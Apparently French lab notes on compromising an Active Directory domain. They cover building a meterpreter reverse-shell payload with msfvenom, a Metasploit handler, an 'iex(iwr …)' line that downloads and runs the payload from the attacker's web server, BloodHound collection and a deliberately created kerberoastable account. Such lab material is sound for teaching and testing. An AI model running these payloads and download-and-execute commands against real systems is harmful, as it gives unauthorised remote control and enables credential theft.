Breaking AD - 1

Partie 1 - Récupération d'un meterpreter

On génère un meterpreter :

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.154.128 LPORT=1234
-f psh -o meterpreter-64.ps1
```


On prépare le handler :

```
msfconsole -q
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.154.128
set LPORT 1234
run
```

On met le fichier .ps1 dans le répertoire de publication du serveur web, on le télécharge et on l'exécute.

```
iex(iwr http://192.168.154.128/m.ps1)
```

Le lancement de la payload nous rend la main côté Metasploit.




En mettant la session en arrière plan (`bg`), nous allons être en mesure de lancer un module de post exploitation pour récupérer les informations souhaitées sur le domaine.

```
use post/windows/gather/bloodhound

set SESSION <id_session>

run
```

Une archive sera générée avec un mot de passe (donné dans la sortie du module).



Plus qu'à le dézipper.

Partie 2 - BloodHound

Bloodhound va nous fournir une visualisation propre et surtout graphique de l'environnement et nous trouver des éléments d'intérêt.

Techniquement on peut voir les utilisateurs kerberoastables au travers de la commande suivante :

```
setspn -Q */*
```

Pour créer un utilisateur kerberoastable :


```
setspn -a WIN-IDMACHINE/user.toto.local:60111 TOTO\toto
```

Maintenant que nous avons un utilisateur Kerberoastable, nous allons pouvoir initialiser BloodHound avec des données.


```
sudo neo4j console
```

Il sera nécessaire de se rendre sur l'interface web http://localhost:7474 pour modifier le mot de passe par défaut (credentials par défaut : neo4j/neo4j).

Puis il faudra lancer l'outil BloodHound et importer de la donnée (tous les fichiers json générés) :



A partir de cette étape, nous avons notre visualisation sur les éléments du domaine au travers du graph avec notamment des requêtes pré faites pour simplifier la navigation.



Nous devrions être en mesure de retrouver notre utilisateur kerberoastable.